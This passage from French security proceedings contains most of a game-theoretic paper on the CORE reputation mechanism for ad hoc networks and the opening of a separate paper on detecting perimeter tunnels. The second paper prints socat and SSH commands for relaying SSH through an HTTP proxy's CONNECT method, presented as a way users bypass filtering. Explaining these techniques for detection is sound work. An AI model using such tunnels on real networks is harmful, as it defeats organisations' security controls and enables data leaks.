bien connues dans la littérature. Sous l'hypothèse généralement utilisée de la « surveillance parfaite », nous démontrons l'équivalence entre CORE et

un éventail de stratégies basées sur l'histoire des interactions, comme la stratégie « Tit-for-Tat ». De plus, en adoptant une hypothèse plus réaliste qui tient compte de l'imperfection des observations du comportement des noeuds voisin dûe aux erreurs de communication, le modèle non coopératif met en évidence la supériorité (en termes de stabilité et robustesse) de CORE par rapport à d'autres mécanismes basés sur une histoire d'interaction.

3.1 Modèle du système

L'interaction entre les nœuds d'un réseau MANET et le processus de sélection du niveau de coopération peuvent être décrits en utilisant un simple modèle introduit par Tucker [15], nommée le dilemme du prisonnier (DP). Dans le modèle classique du DP, deux joueurs doivent prendre la décision de coopérer (C) ou de ne pas coopérer (D). Cette décision est prise d'une façon synchrone, sans à priori sur le choix de l'opposant. Si les deux joueurs coopèrent ils reçoivent une prime (R). Si les deux joueurs décident de ne pas coopérer ils reçoivent une punition (P). Dans le cas ou seulement un joueur coopère tandis que l'autre ne coopère pas, les gains vont être T pour le joueur qui n'as pas coopéré et de S pour le joueur qui a coopéré. Souvent, le DP est représenté par une forme canonique dite matricielle, qui exprime les gains en fonction des stratégies adoptées par les joueurs. Autrement dit, la fonction mathématique qui guide le comportement stratégique des joueurs est dite la fonction utilité. Le DP a reçu beaucoup d'attention dans le passé grâce aux

		Joueur j	
		C	D
Joueur i	C	(R, R)	(S, T)
	D	(T, S)	(P, P)

		Joueur j	
		C	D
Joueur i	C	$(3, 3)$	$(-2, 4)$
	D	$(4, -2)$	$(0, 0)$

Tab. 1. Forme Matricielle du Dilemme du Prisonnier : (a) canonique, (b) exemple.

amples possibilités d'application, qui recouvrent des domaines tels que l'étude de l'évolution de la coopération en biologie, et bien sûr, qui bien est utile pour l'étude des réseaux. Précisément, le DP appartient à la classe des jeux nommée jeux à deux joueurs, dont la somme des gains n'est pas nulle, avec une sélection de stratégie simultanée. Le dilemme, qui force les jeux dans un état sub-optimal est dicté par l'expression suivante :

$$\begin{aligned} &T > R > P > S \\ &R > \tfrac{S+T}{2} \end{aligned} \tag{1}$$

Le modèle du DP, s'applique à un réseau MANET statique composé par N nœuds qui représente un terrain de jeux ou deux opposants se rencontrent d'une façon alèatoire. Bien évidement, il s'agit d'un modèle contraint par l'hypothèse de négliger l'impact du routage réseau. D'autres modèles plus compliqués peuvent tenir compte du routage [1] et des contraintes physiques [16] dûes au protocole d'accès au medium partagé (les protocoles MAC). La littérature ne présente pas de modèles qui tiennent compte de la mobilité. Afin de définir notre modèle, on fait l'hypothèse selon la quelle chaque nœud du réseau est une source du trafic, qui va être acheminée grâce à un protocole de routage (par exemple le protocole DSR). De plus, on assume que deux nœuds qui se rencontrent, car ils sont voisins, vont avoir un besoin mutuel de coopération afin d'acheminer les paquets de

chacun. Avant d'envoyer un paquet, suivant le modèle original du DP, chaque nœud doit prendre la décision de coopérer ou pas avec son opposant : en coopèrant un nœud promet d'acheminer un pourcentage du trafic de l'autre nœud. Au lieu de prendre en compte les caractéristiques dûes au modèle énergétique des nœuds, une éventuelle information sur la topologie du réseau et les phénomènes d'interférence, on va se concentrer dans la suite sur une simple similitude pour expliquer le problème. On pourrait imaginer de considérer deux joueurs (les nœuds) ayant une lettre (un ensemble de paquets) à envoyer. Pour chaque lettre envoyée (que ce soit la lettre envoyée par le joueur même ou acheminée pour l'opposant), les joueurs doivent payer le coût d'un timbre (le coût en énergie pour envoyer un paquet). L'exemple donné sur la Table 1, montre que la seule solution possible au jeu, concept qu'on va définire dans la suite, consiste à ne pas dépenser d'énergie, ni pour expédier son propre trafic ni pour acheminer le trafic de l'opposant, car ce choix de stratégie est le seul qui ne comporte pas de perte de gains dans le cas ou l'opposant serait non coopératif.

On pourrait argumenter que le modèle ici présenté est trop simple : au contraire, nous pensons que la perte en réalisme (dûe aux hypothèses qui limitent la prise en compte de phénomènes physiques importants) est grandement compensée par la quantité des résultats dans la littérature du dilemme du prisonnier. De plus, comme il est possible de le voir dans [1], une extension du simple jeu à deux joueurs vers le cas plus réaliste d'un jeu à N joueurs est possible. Il est toutefois important de noter que l'hypothèse d'interaction future, qui dans la théorie des jeux est souvent nommé « l'ombre du futur », est fondamentale pour notre modèle : le trafic dans le réseau est dense, signifiant que tous les nœuds sont source de trafic.

3.2 Version itérée du dilemme du prisonnier

Le simple modèle présenté dans la section précédente peut être enrichi en considérant un jeu qui consiste à répéter un certain nombre de fois le même jeu. La théorie des jeux répétes a été étudiée dans le passé [3]. Comme on l'a constaté dans la section précédente, la seule solution au jeu du DP est que les deux joueurs choisissent de ne pas coopérer. La littérature est riche de définitions de solutions d'un jeu. Dans cet article on va se concentrer sur un concept d'équilibre nommé l'équilibre de Nash. Le seul équilibre de Nash (NE) du DP est de ne pas coopérer. Il est simple de voir que, en supposant fixe le choix de son adversaire, le mieux qu'un joueur puisse faire pour ne pas perdre (*c.à.d.* pour ne pas payer) c'est de choisir la stratégie D. La façon dont les joueurs choisissent leur stratégie est dictée par le principe de rationalité : non seulement les joueurs sont égoïstes, dans le sens qu'ils veulent maximiser leurs profits, mais ils ont à disposition une puissance de calcul leur permettant de deviner le choix stratégique de l'adversaire. La rationalité des joueurs a été prise en compte seulement récemment comme une limitation de la théorie des jeux appliqués aux problèmes réseaux. Souvent, il est impensable de faire l'hypothèse de rationalité : une hypothèse plus réaliste est proposée, tenant compte des limitations en terme de puissance de calcul des joueurs.

Dans le scénario qu'on considère dans cet article, l'interaction entre deux nœuds (même dans le cas de mobilité) est souvent étendue à plus d'un seul échange. Dans ce contexte, la stratégie choisie par un joueur dans le passé peut avoir une influence sur la décision future de son opposant : le jeu répété comprend les phénomènes de continuité typiques d'un réseau qui se base sur le chemin le plus court entre une source et une destination. Il est donc possible d'observer l'évolution et la naissance de la coopération même si le jeu de base indique que le seul résultat possible est de non coopération, et surtout même dans le cas ou les joueurs sont guidés par l'égoïsme. Il faut noter que dans cette section on considère le jeu répété un nombre infini de fois. Un principe connu sous le nom d « principe d'induction inverse », montre que le simple fait de connaître avec certitude la

fin du jeu répété induit un comportement non coopératif. Les joueurs, en partant de la dernière étape du jeu peuvent appliquer le principe de rationalité et ne pas coopérer pour obtenir un gain lors de la dernière itération. Le principe d'induction inverse peut être appliqué à l'avant dernière itération du jeu jusqu'à remonter à la première rencontre, compromettant un résultat positif qui va dans le sens de la naissance d'un comportement coopératif. En pratique, notre modèle se base sur une nuance du concept des jeux répétés indéfiniment (souvent nommés jeux avec horizon infini) : au lieu de répéter un nombre infini de fois le jeu, les joueurs ne connaissent tout simplement pas la fin du jeu. Dans ce contexte l' « ombre du futur » a un poids déterminant pour l'évolution du jeu vers un comportement coopératif.

Pour conclure cette brève introduction aux jeux répétés, il faut caractériser la fonction utilité maximisée par les joueurs : $U_i = \sum_{t=0}^{\infty} \delta^t u_i^t$.

Dans la suite on va donc considérer le joueur i qui maximise la fonction U_i étant la somme de la fonction utilité de chaque itération du jeu de base du DP. Le facteur δ indique le poids d'un gain immédiat par rapport à un gain à long terme. Une simple extension de ce modèle pourrait considérer le facteur δ comme un indice de mobilité des nœuds.

4 Stratégies complexes dans le Dilemme du Prisonnier Itéré

Axelrod et Hamilton [2,?] utilisent un tournoi simulé sur ordinateur pour détecter d'une façon numérique les stratégies qui pourraient mener à la naissance de la coopération entre joueurs engagés dans un DP itéré. Dans leur expérience, 14 stratégies complexes et une stratégie complètement aléatoire sont en compétition dès la première itération pour une succession de 200 itérations. Le résultat inattendu de cette expérience est qu'une stratégie très simple sést démontrée être celle permettant aux joueurs qui l'adoptent de remporter le maximum de gains. Cette stratégie est nommée la stratégie tit-for-tat (TFT) :

`TIT-FOR-TAT` :
Coopérer dès la première itération, ensuite copier la stratégie de l'adversaire utilisée dans l'itération précédente

Cette stratégie est à l'origine d'un vaste ensemble de stratégies plus complexes, comme on va le démontrer en modélisant CORE comme une stratégie. Pour étudier les caractéristiques d'une stratégie d'un point de vue numérique, deux approches sont possibles :

- Une approche consiste à utiliser une simulation d'un tournoi pair à pair, dans lequel chaque stratégie utilisé dans le jeu fait face aux autres stratégies. Le score final d'une stratégie est la somme (dans un cas simple, sans considerer le facteur δ mentionné dans la Section 3.2) des scores obtenus à chaque itération. A la fin de la simulation, la stratégie gagnante est celle qui a obtenu le score maximal.
- Une seconde approche consiste à exécuter une simulation numérique en utilisant les techniques pour l'étude des systèmes biologiques. Au début de la simulation, les stratégies à étudier sont identiquement distribués sur la population des joueurs. Un tournoi pair à pair est ensuite lancé, ce qui prévoit une rencontre aléatoire entre populations adoptant différentes stratégies. A la fin de chaque round, la partie de population qui utilise une stratégie gagnante sera incrémentée tandis que la population perdante va vers l'extinction. La simulation s'arrête lorsque les populations deviennent stables, c'est a dire dans le cas où le nombre de joueurs qui adoptent une stratégie gagnante est identique. Cette deuxième méthode représente une façon d'estimer la robustesse et la stabilité des stratégies.

Avant d'introduire le modèle de CORE qui définit une stratégie pour le jeu du DP, il est important de décrire en détail la méthodologie de simulation qu'on a choisie pour évaluer les propriétés de stabilité et robustesse de CORE. Dans l'exemple suivant on va considérer trois stratégies, et on va adopter la deuxième approche décrite au début de cette section. Supposons que la population prenant part au jeu du DP itéré utilise, avec une distribution identique sur les joueurs, les stratégies `A`, `B`, et `C`. L'n-ieme itération, que l'on appelle souvent l'n-ieme génération, voit chaque stratégie représentée par une distribution de population : $W_n(A)$ joueurs utilisent la stratégie `A`, $W_n(B)$ utilisent la stratégie `B` et $W_n(C)$ adoptent la stratégie `C`. La représentation matricielle qui guide la stratégie de deux joueurs qui s'affrontent dans le tournoi « pair à pair » est celle présentée dans la Table 1. Le gain des joueurs qui utilisent la stratégie `A` quand ils s'opposent à la stratégie `B` est représenté par $V(A|B)$. Pour chaque simulation on assume une population fixe et constante Π, ce qui constitue une autre limitation du modèle par rapport à la réalité offerte par les réseaux MANET. Notre modèle, aussi comme les modèles disponibles dans la littérature, ne permet pas de tenir compte de l'évolution de la population typique d'un système ouvert. Pour ce qui concerne la taille totale de la population prenant part au jeu itéré, l'expression suivante est valable :

$$\forall i \in [1, \infty[, \Pi = W_i(A) + W_i(B) + W_i(C) \tag{2}$$

L'évaluation du score obtenu par chaque joueur qui adopte une déterminé stratégie à l'itération n est donc :

$$\begin{array}{l} g_n(A) = W_n(A)V(A|A) + W_n(B)V(A|B) + W_n(C)V(A|C) - V(A|A) \\ g_n(B) = W_n(A)V(B|A) + W_n(B)V(B|B) + W_n(C)V(B|C) - V(B|B) \\ g_n(C) = W_n(A)V(C|A) + W_n(B)V(C|B) + W_n(C)V(C|C) - V(C|C) \end{array} \tag{3}$$

En total, le gain attribué à chaque stratégie est :

$$t(n) = W_n(A)g_n(A) + W_n(B)g_n(B) + W_n(C)g_n(C) \tag{4}$$

On peut en déduire que chaque sub-population à l'itération $n+1$ va donc être :

$$\begin{array}{l} W_{n+1}(A) = \frac{\Pi W_n(A)g_n(A)}{t(n)} \\ W_{n+1}(B) = \frac{\Pi W_n(B)g_n(B)}{t(n)} \\ W_{n+1}(C) = \frac{\Pi W_n(C)g_n(C)}{t(n)} \end{array} \tag{5}$$

En ayant spécifié la dynamique des expérimentations, on va noter les caractéristiques souhaitables définies par Axelrod [3] lors de ses travaux sur le dilemme du prisonnier itéré. Une bonne stratégie doit :

- Ne pas être la première à ne pas coopérer ;
- Réagir aux changements rapidement ;
- Etre flexible et « pardonner » les comportements non coopératifs ;
- Etre simple, soit lors de son implémentation que lors de son exécution

La stratégie TFT, qui satisfait les critères mentionnées par Axelrod, a été considérée comme l'une des meilleurs stratégies pour favoriser la naissance de coopération entre joueurs visant a maximiser leur gains. Dans la suite, on va examiner les conditions dans lesquelles la stratégie TFT ne réalise plus le meilleur score par rapport à d'autres stratégies comme celle dérivée du mécanisme CORE.

4.1 La stratégie CORE : modélisation du mécanisme par une stratégie complexe dans le DP Itéré

Dans le contexte spécifique qui vise à étudier de la naissance de la coopération entre joueurs, on a décrit les étapes théoriques qui nous mènent à utiliser la théorie de l'évolution appliquée aux jeux en passant par une introduction au dilemme du prisonnier et á sa version itérée. Dans cette section nous focalisons notre attention sur la modélisation du mécanisme CORE comme stratégie utilisée dans un simulateur (introduit et expliqué dans [9]) de jeu évolutif. Notre but est aussi celui de comparer les stratégies développées dans la littérature de la théorie des jeux et connues pour être les « meilleures » catalyseurs de coopération avec la stratégie CORE. Pour plus de détails sur le fonctionnement de CORE, le lecteur intéressé peut se référer à [11]. Ici on montre que la stratégie CORE peut être considérée comme équivalente de la stratégie TFT sous certaines hypothèses (par exemple quand le nombre d'observations utilisées pour évaluer la réputation associé à un nœud est égale à 1). De plus, on montre que la stratégie CORE est la meilleure entre un groupe de stratégies connues pour être très efficaces afin de stimuler la coopération, quand les conditions qui guident le choix stratégique des joueurs ne sont pas idéales. Précisément, dans le contexte d'une observabilité parfaite du choix stratégique de son opposant, CORE et TFT sont équivalentes d'un point de vue stabilité et robustesse, tandis que dans le contexte plus réel d'observabilité imparfaite CORE est nettement meilleur que TFT. L'intérêt d'étudier les caractéristiques d'une stratégie dans le cadre d'observabilité imparfaite vient de la simple remarque que, dans la réalité, tous les mécanismes se basant sur le monitorage de l'activité des nœuds voisins dans un réseau MANET sont très sensibles aux bruits, interférences, collisions, obstacles etc., qui sont typiques d'un environnement se basant sur la technologie sans fils 802.11.

La stratégie CORE, peut être définie comme suit :

CORE
- Coopérer dès la première itération
- A chaque itération, observer le B derniers choix stratégiques de son opposant et construire le vecteur $\overrightarrow{b} = (b_1, ..., b_k, ..., b_B)$ où chaque élément est égal a 1 pour une coopération (C) et à -1 pour une non coopération (D) ;
- Calculer la réputation associée à son opposant comme : $reputation = \frac{1}{B} \sum_k b_k$;
- Si $reputation \geq 0$ alors choisir de coopérer (C) autrement ne pas coopérer (D).

Il faut noter que la stratégie CORE décrite ici n'est qu'une simplification du vrai mécanisme CORE, qui se base comme c'est expliqué dans la section 1 sur le filtrage d'un flux booléen, au lieu d'effectuer un calcul sur un vecteur. La représentation simplifiée nous permet d'observer immédiatement la similitude entre CORE et TFT quand le nombre d'observations utilisé pour évaluer la réputation (B) est égale à 1. Quand $B = 1$, la stratégie CORE est exactement décrite par la stratégie TFT, et elle hérite des propriétés définies par Axelrod. Dans cet article on ne va pas présenter le processus analytique qui montre que CORE est une stratégie d'équilibre car il s'agit d'un travail en cours de développement. En règle générale, la littérature de la théorie des jeux fournit une vaste ensemble de théorèmes pour déterminer les conditions et l'existence d'un point d'équilibre, soit pour les jeux non répétés que pour les jeux itéré. Un sujet de recherche très actuel est l'étude

algorithmique pour calculer exactement le point d'équilibre d'un système modélisé grâce à la théorie des jeux. Dans la suite, on discute les résultats de notre étude basée sur des simulation numériques.

4.2 Simulations sous l'hypothèse d'observabilité parfaite

Dans cette section on analyse les résultats d'une simulation qui implique quatre stratégies : `tit-for-tat`, `CORE`, `all-C` (toujours coopérer) et `all-D` (ne jamais coopérer). Comme on le décrit dans la section 4 la première itération voit 100 joueurs pour chaque stratégie. Dans la figure 3 il est possible d'observer qu'après seulement 5 itérations la stratégie `all-D` disparait complètement tandis que les autres stratégies présentent le même type d'évolution. Ceci implique que les stratégies gagnantes ont obtenu le même gain dans chaque tournoi à deux joueurs, donc elle peuvent être considèrées comme équivalentes d'un point de vue évolutif. Il faut noter que la stratégie `all-C` n'est pas considérée comme une stratégie canonique car le choix stratégique ne dépend pas des actions passées des opposants.




Fig. 3. Simulation de l'évolution des stratégies sous l'hypothèse d'observabilité **parfaite**

4.3 Simulations sous l'hypothèse d'observabilité imparfaite

La majorité des travaux effectués dans le domaine du dilemme du prisonnier itéré a été concentrée sur l'étude de l'équilibre et de l'évolution des systèmes en absence de « bruit ». Cela implique qu'il n'existe pas de possibilité d'erreur d'évaluation de la stratégie choisie par un opposant dans les itérations passées. Cette hypothèse n'est pas nécessairement valable dans le cadre d'une modélisation

d'un système réel : dans le cas spécifique d'un réseau MANET, il est impératif de prendre en compte les erreurs commises par le mécanisme dit « watchdog » implémenté pour fournir à CORE (et à une vaste panoplie d'autres mécanismes à base de réputation) les informations sur le comportement des nœuds voisins. Le lecteur intéresse pourrais par exemple étudier les travaux de Marti [8] pour connaître les problèmes liés a l'utilisation du « watchdog ».

Il y a différents moyens qui peuvent être utilisés pour introduire du bruit dans une simulation :

- Mauvaise implémentation, dans le cas ou un joueur se « tromperait » au moment de l'actuation d'une stratégie
- Mauvaise perception, dans le cas ou un joueur se « tromperait » au moment de l'observation du choix de son opposant

Dans cet article on se concentre sur le cas d'une mauvaise perception car on estime que ce type de problème est le plus semblable aux problèmes introduits par le mécanisme du « watchdog ». Dans la littérature, Kahn and Murnighan [7] on trouve que dans les expériences menées sur le jeu du DP, la coopération entre joueurs est d'autant plus probable quand les joueurs sont sûrs du gain obtenu par les autre joueurs. Les expériences menées par Miller [13] qui utilise la théorie des algorithmes génétiques appliquée au DP montrent que la coopération entre joueurs atteit un maximum lorsque les expériences sont exécutées dans un environnement sans « bruit », tandis que la coopération montrée par les joueurs décroit rapidement avec une hausse du bruit dans le système. Axelrod a aussi proposé des idées pour stimuler la coopération entre joueurs dans le cas d'un système sujet au bruit : techniques qui incluent le groupage de stratégies similaires, l'apprentissage, modifications dynamiques de la forme matricielle qui décris le jeux. Hoffman [6] a étudié aussi les implications dûes à une mauvaise implémentation des stratégie, en simulant un " tremblement de main " lors de la décision finale de coopérer ou pas.

En particulier, on remarque une forte sensibilité au bruit pour les stratégies dépendent d'une façon très simple du passé, de l'histoire qui décrit l'interaction entre joueurs. Par exemple, dans un tournoi entre joueurs qui adoptent la stratégie TFT, une simple erreur de perception peut impliquer une divergence qui mène a la non-coopération : il suffit qu'un joueur se trompe en considérant comme non coopératif un comportement coopératif pour que, dans la prochaine itération du jeu répété, son opposant choisisse de ne pas coopérer en raison d'un comportement non coopératif erroné de son opposant. Les études présentées dans [4] confirment qu'une stratégie capable de s'adapter à un environnement bruyant en « pardonnant » certains choix stratégiques non coopératifs pourrait mener à la coopération entre les joueurs.

Comme on le trouve dans la section 4 on a étudié les résultats d'une simulation qui implique 5 stratégies en présence de bruit dans le système. Chaque point du graphe de la Figure 4 est le résultat de 10 simulations quand le bruit et égal a 10% : une fois sur dix une erreur de perception affecte les décisions des joueurs. 100 joueurs pour chaque stratégie se confrontent dès la première itération du tournoi. Pour une description des stratégie `spiteful`, `gradual` et `soft-majo`, le lecteur intéressé peut consulter [12]. Comme on peut l'observer dans la Figure 4, la stratégie CORE est celle qui évolue le plus rapidement, en gagnant de plus en plus de parties de population. La raison pour laquelle CORE réalise des meilleurs résultats en présence du bruit est dûe a l'utilisation de la réputation : la valeur de la réputation étant basée sur plus d'une observation, ne comporte pas de déviation inattendue même en présence de bruit car, grâce à la propréteur de lissage de la fonction utilisée dans [11] pour évaluer la réputation, des variations à haute fréquence dans le vecteur (ou flux) qui représente le choix stratégique d'un opposant ont une influence minime.




Fig. 4. Simulation de l'évolution des stratégies sous l'hypothèse d'observabilité **imparfaite**

5 Conclusion

Dans cet article on a présenté un mécanisme à base de réputation nommé CORE qui est utilisé pour stimuler la coopération entre le nœuds d'un réseau mobile ad hoc. Le mécanisme CORE est ensuite modélisé grâce à la théorie des jeux et à l'application d'une version itérée du jeu du dilemme du prisonnier. Le modèle analytique est étendu pour étudier, grâce a des techniques utilisées dans la théorie de l'évolution, la stabilité e la robustesse d'une stratégie directement déduite du mécanisme CORE. Des simulations ayant le but d'analyser les caractéristiques de la stratégie CORE et d'autres stratégies étudiés dans la littérature montrent que CORE est équivalent à la très célèbre stratégie tit-for-tat. De plus, dans le cas ou un élément de réalisme est introduit dans le modèle, pour tenir compte des problèmes créés par un environnement qui exploite la technologie sans fils 802.11, la stratégie CORE montres des caractéristiques de robustesse et de stabilité qui n'ont pas d'égal parmi les autres stratégies considérées dans la littérature. Dans le futur, on se propose d'approfondir l'etude du modèle d'un réseau MANET et des mécanismes de réputation pour tenir compte de la topologie du réseau, des différentes capacités en terme de puissance de calcul et de durée de vie des dispositifs formant le réseau, et du caractère distribué du mécanisme pour évaluer la réputation.

Références

1. Altman E., Kherani A., Michiardi A. et Molva R. (2005) Non cooperative forwarding in Ad hoc Networks. In : *Proceedings of IFIP Networking Conference*, Waterloo, Canada.
2. Axelrod R. (1984) *The Evolution of Cooperation*, Basic Books, New York.

3. Axelrod R. (1987) The evolution of strategies in the iterated prisoner's dilemma, *Journal of Genetic Algorithms and Simulated Annealing*, pp. 32–41.
4. Carraro C. et Siniscalco D. (1993) Strategies for the international protection of the environment, *Journal of Public Economics*, Vol. 52, pp. 309–328.
5. Johnson D. B., Maltz D. A. et Broch J. (2001) DSR : The Dynamic Source Routing Protocol for Multi-Hop Wireless Ad Hoc Networks In : *Ad Hoc Networking*, edited by Charles E. Perkins, Chapter 5, pp. 139-172, Addison-Wesley.
6. Hoffman R. (2000) Twenty years on : The evolution of cooperation revisited, *Journal of Artificial Societies and Simulation*, Vol. 3 Elsevier Science Ltd.
7. Kahn L. M. et Murnighan J. K. (1993) Conjecture, uncertainty, and cooperation in prisoner's dilemma games : Some experimental evidence, *Journal of Economic Behaviour and Organisation*, Vol. 22, pp. 91–117, Elsevier Science Ltd.
8. Marti S., Giuli T. J., Lai K. et Baker M. (2000) Mitigating routing misbehavior in mobile ad hoc networks, In : *Proceedings of the 6th IEEE/ACM International Conference on Mobile Computing and Networking*".
9. Mathieu P., Beaufils B. et Delahaye J. P. (2001) Iterated Prisoner's Dilemma Simulation Software, disponible sur `http://www.lifl.fr/IPD`.
10. Michiardi P. et Molva R. (2001) Simulation-based Analysis of Security Exposures in Mobile Ad Hoc Networks, In : *Proceedings of the European Wireless Conference*, Florence, Italy.
11. Michiardi P. et Molva R. (2002) Core : A COllaborative REputation mechanism to enforce node cooperation in Mobile Ad Hoc Networks, In : *Proceedings of IFIP Communications and Multimedia Security Conference (CMS)*, Portoroz, Slovenia.
12. Michiardi P. et Molva P. (2004) Identity based hash chains for message authentication, Rapport de recherche Eurecom numéro RR-04-11.
13. Miller J. (1989) The coevolution of automata in the repeated prisoner's dilemma, Rapport de recherche 89-003, Santa Fe Institute.
14. Perkins C. E. et Royer E. M. (1999) Ad Hoc On-Demand Distance Vector (AODV) Routing. In : *Proceedings of the 2nd IEEE Workshop on Mobile Computing Systems and Applications (WMCSA).*
15. Poundstone W. (1993) *Prisoner's Dilemma*, Oxford University Press,
16. Urpi A., Bonuccelli M. et Giodano S. (2003) Modelling Cooperation in Mobile Ad Hoc Networks : A Formal Description of Selfishness, In : *Proceedings of the Workshop : Modeling and Optimization in Mobile, Ad Hoc and Wireless Networks (WIOPT)*, Sophia Antipolis, France.

Détection de tunnels aux limites du périmètre

Guillaume Lehembre[1] and Alain Thivillon[1]

HSC, 4 Bis Rue de la Gare
92300 Levallois-Perret
http://www.hsc.fr/
{Alain.Thivillon, Guillaume.Lehembre}@hsc.fr

1 Introduction

Au fil des années, les entreprises ont cherché à cloisonner et filtrer leur système d'information afin d'en maîtriser au maximum les flux y circulant. Ces restrictions ont poussé un certain nombre de logiciels et d'individus à utiliser des méthodes de contournement pour s'affranchir des limites de la sécurité leur étant imposées. L'utilisation détournée de protocoles communément autorisés – en direct ou via des mécanismes de relayage – permet alors de véhiculer des flux non autorisés par le biais de mécanismes appelés tunnels. Ces tunnels, volontaires ou non, peuvent présenter de graves risques de fuite d'informations, de congestion réseau, etc. L'utilisation de tunnels au sein des entreprises est dorénavant devenu monnaie courante ce qui a eu pour effet de rendre les défenses périmétriques de plus en plus poreuses.

Cet article ne s'attachera pas à trouver des canaux cachés bas niveau mais s'intéressera à l'usage pratique des techniques non intrusives qu'un usager peut utiliser pour contourner la politique de sécurité de l'entreprise. Ces techniques s'appuient sur des protocoles standards tels HTTP, HTTPS, DNS, ICMP, etc. dans un réseau qu'on suppose filtré et bénéficiant d'une sécurité raisonnable (mise en place de relais applicatifs, etc.). L'article présentera par la suite comment détecter ces outils et plus généralement ces techniques pour finir sur la présentation d'un ensemble d'outils de détection de tunnels.

2 Types de tunnels et outils

2.1 Tunnels HTTP

Les tunnels HTTP représentent très certainement la forme de tunnels la plus simple et la plus rencontrée car ce protocole est fréquemment autorisé dans les entreprises par le biais de relais applicatifs.

Un utilisateur malveillant est en mesure de contourner les protections mises en place en utilisant le relais HTTP avec :

- la méthode CONNECT (nécessaire au fonctionnement des navigateurs en HTTPS au travers d'un relais applicatif),
- des requêtes HTTP classiques de type GET et/ou POST sur des scripts CGI ou en passant directement des informations dans les URL.

Relayage arbitraire TCP dans CONNECT Le cas le plus simple de tunnels utilisant la méthode CONNECT est l'usage d'un serveur SSH écoutant sur un port non standard (443 par exemple) autorisé à être accédé par le biais d'un relais applicatif. Un utilisateur malicieux pourra combiner l'utilisation de SSH avec un programme tel *Socat* [1] pour relayer sa connexion SSH de manière transparente au niveau du relais TCP :

```
$ socat tcp4-listen:2222 proxy:carbone.hsc.fr:unserveurssh.com:22
proxyport=8080

$ telnet carbone.hsc.fr 8080

Trying 192.70.106.49...
Connected to carbone.hsc.fr.
Escape character is '^]'.

CONNECT unserveurssh.com:443 HTTP/1.0
HTTP/1.0 200 Connection established

SSH-2.0-OpenSSH_4.2

$ ssh -p 2222 user@localhost

debug1: Connecting to localhost [127.0.0.1] port 2222.
debug1: Connection established.

[...]

debug1: Remote protocol version 2.0, remote software version
OpenSSH_4.2

[...]
```

Cette méthode est aussi utilisée par de nombreux logiciels tels Skype pour établir un canal de données avec plusieurs super-nodes (si des connexions directes n'aboutissent pas). Certaines connexions initiées à destination du port 443 ne sont pas du SSL/TLS standard (il n'y a pas d'échanges *Client Hello*, *Server Hello*, etc.) :

```
CONNECT 195.215.8.142:443 HTTP/1.0
HTTP/1.0 200 Connection established

...............A..../...A..-........romiglups......A....(...A....
```

Utilisation de SSL Comme ci-dessus, les tunnels SSL utilisent pour passer les relais HTTP la méthode CONNECT, mais vont créer une vraie session SSL (comme HTTPS) pour transporter des données arbitraires et chiffrées. Il devient alors extrêmement difficile de les détecter par analyse de protocole, puisque leur empreinte est similaire à celle laissée par un navigateur utilisant un site sécurisé.

On peut citer parmi ces tunnels SSL tous les VPN SSL commerciaux (dont la plupart utilisent une encapsulation de Socks dans SSL afin d'offrir un multiplexage) (Aventail, F5, Cisco, ...) et des solutions OpenSource telle que *SSLTunnel* [2] ou *Stunnel* [3].

